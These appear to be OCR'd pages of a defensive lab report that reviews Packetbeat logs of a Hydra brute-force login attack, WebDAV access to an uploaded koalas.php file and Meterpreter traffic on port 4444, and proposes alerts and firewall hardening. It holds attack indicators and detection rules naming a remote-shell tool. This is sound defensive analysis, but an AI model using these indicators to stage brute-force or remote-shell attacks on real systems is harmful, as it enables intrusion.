
The data specifically requested by Hydra can be seen in the following screenshot.

#	http.response.status_code	401
t	http.response.status_phrase	unauthorized
t	http.version	1.1
t	method	get
#	network.bytes	861B
t	network.community_id	1:JdDkgdRV56SN2Dy2wWZTPwXeuI4=
t	network.direction	inbound
t	network.protocol	http
t	network.transport	tcp
t	network.type	ipv4
t	query	GET /company_folders/secret_folder
#	server.bytes	698B
	server.ip	192.168.1.105
#	server.port	80
#	source.bytes	163B
	source.ip	192.168.1.90
#	source.port	60846
t	status	Error
t	type	http
t	url.domain	192.168.1.105
t	url.full	http://192.168.1.105/company_folders/secret_folder
t	url.path	/company_folders/secret_folder
t	url.scheme	http
t	user_agent.original	Mozilla/4.0 (Hydra)


Per the below screenshot, there were 33,322 hits with the user_agent.original: Mozilla/4.0 (Hydra).



But you can see that only 7 hits were successful.



You can also see the information in the following screenshot of errors vs successful transactions:



Possible Mitigation Strategies:

The prospective alerts that could be set might be to look for any instances of the user_agent.original of Mozilla/4.0 (Hydra) and to limit the number of Error 401 responses to 20 in one hour and adjust as needed.

WEBDAV SERVER


The number of requests made to the WebDav directory was 468

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	user_agent.original: Descending	Count
http://192.168.1.105/company_folders/secret_folder	Mozilla/4.0 (Hydra)	33,290
http://192.168.1.105/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	10
http://127.0.0.1/server-status?auto=	Go-http-client/1.1	3,105
http://192.168.1.105/webdav	gvfs/1.42.2	468
http://snnmnkxdhflwgthqismb.com/post.php	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36	344
http://192.168.1.105/webdav/koalas.php	gvfs/1.42.2	264

Export: Raw Formatted

In the above screenshot, you can see that the koalas.php file was requested 264 times and per the below screenshot, you can see that the webdav folder was requested 468 times.




Possible mitigation strategies:

You could set up an alert that will go off if any machine connects to the webdav folder that isn't supposed to have access.

One way to harden the server would be to set up a firewall rule that restricts access by any machine that is not a machine used by the actual correct user.

METERPRETER ATTACK

Ran a search for the IP of the attacker and source port 4444 to view the meterpreter attacks



There were 667 hits

Possible mitigation strategies:

As meterpreter's default port is 4444, we can set an alert for any traffic from port 4444 and/or for any .php files being uploaded.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	user_agent.original: Descending	Count
http://192.168.1.105/company_folders/secret_folder	Mozilla/4.0 (Hydra)	33,290
http://192.168.1.105/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	10
http://127.0.0.1/server-status?auto=	Go-http-client/1.1	3,105
http://192.168.1.105/webdav	gvfs/1.42.2	468
http://snnmnkxdhflwgthqismb.com/post.php	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36	344
http://192.168.1.105/webdav/koalas.php	gvfs/1.42.2	264

Export: Raw Formatted